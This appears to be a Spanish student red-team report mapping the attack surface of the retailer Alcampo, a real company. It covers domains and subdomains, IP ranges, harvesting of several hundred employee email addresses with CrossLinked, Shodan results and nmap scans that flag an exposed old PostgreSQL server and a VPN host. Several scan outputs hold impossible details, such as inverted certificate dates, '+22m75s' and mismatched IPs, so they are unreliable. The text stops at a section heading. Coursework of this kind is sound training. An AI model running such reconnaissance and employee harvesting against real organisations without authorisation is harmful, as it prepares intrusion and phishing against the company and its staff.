

# INFORME RED TEAM

DIEGO MARTÍN OLEA

## **INDICE**

**1.Ejercicio 1**

**2.Empresa**

**3.Identificación de archivos**

**3.1 Empresas incluidas para la empresa matriz**

- **3.2 Dominios**
- **3.3. Subdominios**
- **3.4. Direcciones IP**
- **3.5. Rangos de red y sistemas autónomos**
- **3.6. Enumeración de usuarios**

**4. Vectores de acceso**

- **4.1. Enumeración pasiva de puertos**
- **4.2. Enumeración activa de puertos**
- **4.3. Identificación de aplicaciones web con capturas de pantalla**
- **4.4. Identificación de tecnologías**
- **4.5. Identificación automatizada de vulnerabilidades**

**5. Ejercicio 2**

## **1. Ejercicio**

El objetivo de este ejercicio es realizar una planificación y un primer reconocimiento para dar una aproximación de tiempo y definir objetivos sobre una empresa concreta (a vuestra elección).

El alumno deberá, en primer lugar, seleccionar una empresa y realizar una investigación previa sobre ella. Para completar correctamente el ejercicio se deberá exponer el proceso seguido, así como documentar las acciones y resultados obtenidos para la identificación de al menos los siguientes tipos de activos:

- Nombres / Empresas incluidas para la empresa matriz
- Sistemas autónomos
- Rangos de red
- Dominios
- Subdominios

Remarcar que en el proceso de enumeración de subdominios no será necesario desarrollar las pruebas sobre todos debido al tiempo que puede implicar, pero al menos deberá realizarse sobre los 5-10 dominios principales.

Una vez hecho esto realizar una planificación del ejercicio (objetivos, alcance, diseño, etc.) Posteriormente el alumno deberá priorizar los activos identificados para desarrollar el proceso de enumeración tanto pasiva como activa, y posteriormente analizar potenciales vectores de acceso (sin desarrollar pruebas activas agresivas o intentos de explotación de vulnerabilidades).

## **2. Empresa**

La empresa que hemos elegido es ALCAMPO SA. Es filial del grupo francés Auchan, que opera en España bajo los formatos de supermercados, hipermercados y comercio online. A 31 de diciembre de 2021, contaba con 63 hipermercados y 242 supermercados (124 de ellos franquiciados), así como 53 gasolineras y una plantilla de 19.600 empleados.

Tiene su sede central en Madrid. Tuvo unos ingresos de 4.298 millones de euros (2021) y un beneficio neto de 120 millones de euros (2021).

Su página web es [www.alcampo.es](http://www.alcampo.es)

En su página web <https://www.compraonline.alcampo.es/content/tiendas> puedes encontrar todas las tiendas que pertenecen a este grupo.

Además Alcampo tiene su propia fundación <https://alcampocorporativo.es/fundacion-alcampo/> que se dedica a sensibilizar y prevenir los riesgos de una alimentación desequilibrada y a concienciar sobre una alimentación saludable.

### **3. Identificación de activos**

Para identificar los activos vamos a realizar una investigación sobre estos apartados:

- Nombres / Empresas incluidas para la empresa matriz
- Sistemas autónomos
- Rangos de red
- Dominios
- Subdominios

#### **3.1 Empresas incluidas para la empresa matriz**

En 2020 Auchan Retail España fue absorbida por su propia filial, Alcampo, pasando esta a ser la matriz del grupo en España.<sup>9</sup>


El 1 de abril de 2021 Alcampo, S.A. absorbió a Supermercados Sabeco, S.A.U.

En agosto de 2022 se anunció un acuerdo con Dia para la compra de 235 supermercados de tamaño medio en ocho comunidades autónomas por un precio máximo de 267 millones de euros. La operación incluía también el traspaso de dos naves logísticas en Villanubla (Valladolid).

#### **3.2 Dominios**

Vamos a usar en este apartado una serie de herramientas para obtener los dominios de iberia.

Empezamos con una herramienta de kali linux llamada **assetfinder** donde usamos el comando **assetfinder Alcampo** y nos muestra dominios relacionados con Alcampo. Encontramos 3 dominios principales:



Ahora vamos a usar otra herramienta llamada **Security Trails** donde sacamos más dominios.

Get an attacker's point of view, unveil your digital footprint [Request Access](#)

**SecurityTrails**

A Recorded Future® Company

[Login](#) [Signup for Free](#)

Domain	Count	Owner	Registrar
globalcampo.es	309,843	Microsoft Corporation	Microsoft Corporation
cuadernocampo-api.globalcampo.es	334,065	Microsoft Corporation	-
alcampo.es	1,215,364	Microsoft Corporation	Google LLC
comune.cardanoalcampo.va.it	1,789,551	Amazon.com, Inc.	-
comune.sanfrancescoalcampo.to.it	2,253,067	genesys informatica srl	-
defrentealcampo.com.ar	3,157,822	Dattatec.com	Dattatec.com
delaciudadalcampo.net	3,173,876	Google LLC	-
alcampocorporativo.es	3,311,734	sistemes@cdmon.com	-
driianehilalcampo.com	3,369,530	Cloudflare, Inc.	Ting Fiber Inc.
franquicias.alcampo.es	4,208,180	IONOS SE	-
porunconsumoresponsable-alcampo.es	4,218,574	Google LLC	sistemes@cdmon.com
es.capitalcampo.com	4,228,963	Amazon.com, Inc.	-
subsidiosalcampo.org.mx	4,546,902	Amazon.com, Inc.	-

This website stores cookies on your computer. These cookies are used to improve your website experience and provide more personalized services to you, both on this website and through other media. To find out more about the cookies we use, see our [Privacy Policy](#).

### 3.3. Subdominios

Para la búsqueda de subdominios, vamos a usar estas herramientas:**assetfinder**, **whoisxmlapi** y **Security Trails**.

Se empieza la búsqueda con **assetfinder**, lanzando la herramienta a todos los dominios encontrados.


Se identifica claramente por los resultados obtenidos y la página web de la empresa que el dominio principal es Alcampo.es que redirecciona a

<https://www.compraonline.alcampo.es/>

Con la herramienta **whoisxmlapi** obtenemos mas subdominios


alcampo.es domain details		
Subdomains		Lookup
<a href="#">www3.alcampo.es</a>		<a href="#">New lookup</a>
<a href="#">www.nginx.alcampo.es</a>		<a href="#">New lookup</a>
<a href="#">crypto-microservice.alcampo.es</a>	First seen at: September 9, 2020	Date of the last update: September 9, 2020
<a href="#">smtp.alcampo.es</a>	First seen at: January 5, 2019	Date of the last update: January 5, 2019
<a href="#">r96.contacto.alcampo.es</a>	First seen at: January 5, 2019	Date of the last update: January 5, 2019
<a href="#">localoo-microservice.alcampo.es</a>	First seen at: September 9, 2020	Date of the last update: September 9, 2020
<a href="#">r98.contacto.alcampo.es</a>	First seen at: January 5, 2019	Date of the last update: January 5, 2019
<a href="#">doc.alcampo.es</a>	First seen at: September 19, 2021	Date of the last update: September 19, 2021
<a href="#">clientes.alcampo.es</a>	First seen at: January 4, 2019	Date of the last update: January 4, 2019
<a href="#">franquicias.alcampo.es</a>	First seen at: May 28, 2018	Date of the last update: May 28, 2018

Con **security trails** podemos observar como de la web principal nos salen 90 subdominios.



The screenshot shows the SecurityTrails interface. In the top navigation bar, there is a logo for "SecurityTrails A Recorded Future® Company", a search bar with "alcampo.es" typed in, a magnifying glass icon, and buttons for "Login" and "Signup for Free". On the left sidebar, there are links for "DOMAIN", "DNS Records", "Historical Data", and "Subdomains" (with a notification count of 60). A call-to-action box says "Sign up for an API key now!" with a "Sign up" button. The main content area displays a table of subdomains with their counts and registrars. The table includes rows such as "franquicias.alcampo.es" (4,208,180, IONOS SE), "www.atheneajwt.alcampo.es" (-, -), "r26.contacto.alcampo.es" (-, ADOBE SYSTEMS FRANCE SAS), "r27.contacto.alcampo.es" (-, ADOBE SYSTEMS FRANCE SAS), "click.news.alcampo.es" (-, Salesforce.com, Inc.), "localhost.news.alcampo.es" (-, -), "satisfaccion-cliente.alcampo.es" (-, Evolutio Business Connectivity, Network infrastructure & Peering), "www.movilappstest.alcampo.es" (-, -), "r100.contacto.alcampo.es" (-, ADOBE SYSTEMS FRANCE SAS), "extranet.alcampo.es" (-, TELEFONICA DE ESPANA S.A.U.), "validacion.ecom.alcampo.es" (-, Microsoft Corporation), "tarificador.alcampo.es" (-, PROSODIE IBERICA SL), and "r101.contacto.alcampo.es" (-, ANDRE SYSTEMS FRANCE SAS). At the bottom of the page, there is a cookie consent message: "This website stores cookies on your computer. These cookies are used to improve your website experience and provide more personalized services to you, both on this website and through other media. To find out more about the cookies we use, see our [Privacy Policy](#).  
".



Podemos ver que un subdominio nos encontramos una página de login para proveedores.



The screenshot shows the Alcampo provider login page. At the top, there is a logo for "Alcampo", a "INICIO" button, a "CONDICIONES" link, and a "Acceder" button with a user icon. Below the header, there is a message box containing text: "Si al utilizar este servicio tuviera problemas con su clave de acceso "password" pulse "he olvidado contraseña" y de inmediato recibirá una nueva clave de acceso al buzón de e mail registrado en su cuenta." The main form has fields for "Dirección de correo" (with value "@alcampo.es") and "Contraseña". There is also a checkbox for "Recuérdame" and a "Acceder" button. Below the form, there is a link "He olvidado mi contraseña". Further down, there is a "Crear cuenta" link and a section titled "Proceso de alta en el servicio" with the sub-section "Pantalla inicial". The text in "Pantalla inicial" states: "En esta pantalla usted se encontrará con que tiene que introducir el NIF de su empresa y que debe coincidir con el que exista registrado en nuestra base de datos de proveedores. Deberá grabar un usuario(a su elección) usando caracteres alfanuméricos y que será el que le identificará, a partir de ese momento, y le permita el acceso al servicio". At the very bottom, there is a dark banner with the text "Alcampo web de proveedores".

### 3.4. Direcciones IP

Con la herramienta online **dnsdumpster** introducimos el dominio principal alcampo.es y nos muestra un gráfico con las IPs.



### 3.5. Rangos de red y sistemas autónomos

Usando la herramienta <https://bgp.he.net/> introducimos el dominio principal `alcampo.es` y en dns nos aparece el rango `20.52.187.180 > 20.48.0.0/12 > AS8075 > Microsoft Corporation`

 HURRICANE ELECTRIC  
INTERNET SERVICES

Search

alcampo.es

Quick Links | DNS Info | Website Info | IP Info

BGP Toolkit Home | BGP Prefix Report | BGP Peer Report | Super Traceroute | Exchange Report | Bogon Routes | World Report | Multi Origin Routes | DNS Report | Top Host Report | Internet Statistics | Looking Glass | Network Tools App | Free IPv6 Tunnel | IPv6 Certification | IPv6 Progress | Going Native | Credits | Contact Us

20.52.187.180 > 20.48.0.0/12 > AS8075 > Microsoft Corporation

Updated 24 Jan 2024 04:54 PST © 2024 Hurricane Electric

Y con la herramienta online <https://ip-netblocks.whoisxmlapi.com/api> obtenemos el rango de Alcampo "**195.76.126.40 - 195.76.126.47**"

 WhoisXML API | Products | Solutions | Resources | Contact Us | Login | Sign Up | Order Now

IP Netblocks API | API docs | Integrations | Pricing | Blog | Related products

## Get detailed information about the IP range a particular IP belongs to

With one API call get exhaustive information on the IP range that a given IP address belongs to, with detailed ownership information regarding each range.

[Get started](#)

1,000 free API requests. No credit card required.

alcampo

Search by IPv4, IPv6, Company name, ASN | Demo: up to 100 ranges

```
[{"inetnum": "195.76.126.40 - 195.76.126.47", "inetnumFirst": 281473958313512, "inetnumLast": 281473958313519, "inetnumFirstString": "281473958313512", "inetnumLastString": "281473958313519", "as": { "asn": 3352, "name": "Telefonica_de_Espana", "type": "Cable/DSL/ISP", "route": "195.76.0.0/16", "domain": "http://www.telefonica.es/" }}, Total ranges: 11
```

[Decoded format](#)

### 3.6. Enumeración de usuarios

Para la búsqueda de usuarios del dominio alcampo.es se va a utilizar la herramienta CrossLinked. Se utilizan plantillas con las formas comunes de las empresas de crear los correos corporativos.

Y obtenemos 196 usuarios con su correo correspondiente del dominio alcampo.es

y obtenemos 301 del dominio alcampocorporativo.es

## 4. Vectores de acceso

## 4.1. Enumeración pasiva de puertos

Para hallar que puertos de las aplicaciones web de los dominios principales seleccionados se encuentran expuestos a Internet, se puede realizar en primer lugar un escaneo pasivo con herramientas como **Shodan**. Además, se verifican también direcciones IP pertenecientes a los rangos de red encontrados anteriormente con **whoisxmlapi**

Como podemos observar en la ip de alcampo.es vemos que están abiertos los puertos 80 y 443

**General Information**

- Hostnames: alcampo.es, www.alcampo.es
- Domains: ALCAMPO.ES
- Cloud Provider: Azure
- Cloud Region: germanyw2
- Cloud Service: AzureCloud
- Country: Germany
- City: Frankfurt am Main
- Organization: Microsoft Corporation
- ISP: Microsoft Corporation
- ASN: AS8075

**Open Ports**

- 80, 443

**Apache httpd**

```

HTTP/1.1 301 Moved Permanently
Date: Wed, 24 Jan 2024 02:41:38 GMT
Server: Apache
X-Powered-By: PHP/8.2.12
Location: https://www.compronline.alcampo.es/
Content-Length: 239
Content-Type: text/html; charset=iso-8859-1
Set-Cookie: VORTEXHTTPSESSIONID=40000000000000000000000000000000; Expires=Wed, 24-Jan-2024 02:41:38 GMT; Path=/; Secure; HttpOnly
    
```

**Apache httpd**

```

HTTP/1.1 301 Moved Permanently
Date: Tue, 23 Jan 2024 23:37:28 GMT
Server: Apache
X-Powered-By: PHP/8.2.12
Location: http://www.alcampo.es/compra-online/
    
```

En [www.proveedores.alcampo.es](http://www.proveedores.alcampo.es) un subdominio de alcampo relacionado vemos que ademas del puerto 80 y 443 están abiertos el 5432 y el 8443.

**General Information**

- Hostnames: proveedores.alcampo.es, www.proveedores.alcampo.es
- Domains: ALCAMPO.ES
- Country: Spain
- City: Madrid
- Organization: Evolutio Cloud Enabler S.A. Unipersonal
- ISP: Evolutio Business Connectivity S.L.
- ASN: AS8903

**Open Ports**

- 80, 443, 5432, 8443

**Apache httpd**

```

HTTP/1.1 200 Moved Permanently
Date: Mon, 22 Jan 2024 09:40:54 GMT
Server: Apache
Location: https://proveedores.alcampo.es/
Content-Length: 239
Content-Type: text/html; charset=iso-8859-1
    
```

**Apache httpd**

```

HTTP/1.1 200 OK
Date: Mon, 22 Jan 2024 09:40:53 GMT
X-Powered-By: PHP/8.2.12
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=63872000; includeSubDomains; preload
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: private, no-cache, no-store, must-revalidate
    
```

## 4.2. Enumeración activa de puertos

Se realiza un **nmap** sobre el dominio alcampo.es pero no se obtiene mas información

```

kali@kali:~$ nmap -A 20.52.187.180
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-24 10:19 EST
Nmap scan report for 20.52.187.180
Host is up (0.036s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd
|_http-server-header: Apache
|_ssl-cert: Subject: commonName=www.alcampo.es, DNS:alcampo.es
|_Subject Alternative Name: DNS:www.alcampo.es, DNS:alcampo.es
|_Not valid before: 2024-03-01T00:00:00
|_Not valid after:  2024-03-01T23:59:59
|_http-robots.txt: 5 disallowed entries
|_/compra-online/cart /compra-online/checkout
|_/compra-online/my-account /compra-online/checkout/second/*
|_/compra-online/checkout
|_http-title: Did not follow redirect to http://www.alcampo.es/compra-online/
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (3 host up) scanned in 25.14 seconds

```

En el dominio proveedores.alcampo.es obtenemos la versión de PostgreSQL y vemos que tiene un servidor apache.

```

kali@kali:~$ nmap -A 212.88.185.182
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-24 10:22 EST
Nmap scan report for 212.88.185.182
Host is up (0.005s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd/2.4.42
|_http-server-header: Apache
|_http-robots.txt: 5 disallowed entries
|_/compra-online/cart /compra-online/checkout
|_/compra-online/my-account /compra-online/checkout/second/*
|_/compra-online/checkout
|_http-title: Did not follow redirect to http://www.alcampo.es/compra-online/
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.01 seconds

(kali㉿kali)-[~] # nmap -A 212.88.185.182
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-24 10:22 EST
Nmap scan report for 212.88.185.182
Host is up (0.005s latency).

PORT      STATE SERVICE VERSION
443/tcp   open  ssl/http  Apache Httpd/2.4.42
|_http-methods: GET HEAD POST
|_http-headers: 
|_http-title: Alcampo | Web de proveedores
|_ssl-cert: Subject: commonName=proveedores.alcampo.es
|_Subject Alternative Name: DNS:proveedores.alcampo.es, DNS:www.proveedores.alcampo.es
|_Not valid before: 2023-04-13T00:00:00
|_Not valid after:  2024-05-13T23:59:59
|_ssl-date: 2024-01-24T15:01:04+00:00; -22m07s from scanner time.

Host script results:
|_clock-skew: -22m07s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.01 seconds

```

Al hacer un nmap sobre el rango de ips anteriormente obtenido encontramos algo mas de información sobre el puerto 443

```

kali@kali:~$ nmap -A 212.80.185.182
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 10:22 EST
Nmap scan report for 212.80.185.182
Host is up (0.005s latency).

PORT      STATE SERVICE VERSION
5432/tcp  open  postgresql PostgreSQL DB 9.0.16 - 9.0.18
80/tcp    open  httpd   Apache httpd
|_http-methods:
|  _http-methods:
|    |_Potentially risky methods: TRACE
|    |_POST
|    |_PUT
|    |_DELETE
|    |_OPTIONS
|    |_HEAD
|    |_PATCH
|    |_CONNECT
|    |_GET
|_ssl-cert:
|  Subject: commonName=proveedores.alcampo.es
|  Subject Alternative Name: DNS:proveedores.alcampo.es, DNS:www.proveedores.alcampo.es
|  Not valid before: 2024-01-17T23:59:59
|  Not valid after:  2024-01-17T09:45:23
|  _ssl-date: 2024-01-24T15:01:04+00:00; +22m75s from scanner time.

Host script results:
|_clock-skew: -22m75s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 25.14 seconds

kali@kali:~$ nmap -A 195.76.126.44
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 10:26 EST
Nmap scan report for 195.76.126.44
Host is up (0.018s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  httpd   Apache httpd
|_http-methods:
|  _http-methods:
|    |_Potentially risky methods: TRACE
|    |_POST
|    |_PUT
|    |_DELETE
|    |_OPTIONS
|    |_HEAD
|    |_PATCH
|    |_CONNECT
|    |_GET
|_ssl-cert:
|  Subject: commonName=vpn.nadrid.auchan.cfc.osp.tech
|  Subject Alternative Name: DNS:vpn.nadrid.auchan.cfc.osp.tech
|  Not valid before: 2024-01-17T23:59:59
|  Not valid after:  2025-01-16T09:45:23
|  _ssl-date: 2024-01-24T15:27:00+00:00; +10s from scanner time.

Host script results:
|_clock-skew: 9s


Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 8 IP addresses (1 host up) scanned in 29.78 seconds

kali@kali:~$
```

### 4.3. Identificación de aplicaciones web con capturas de pantalla

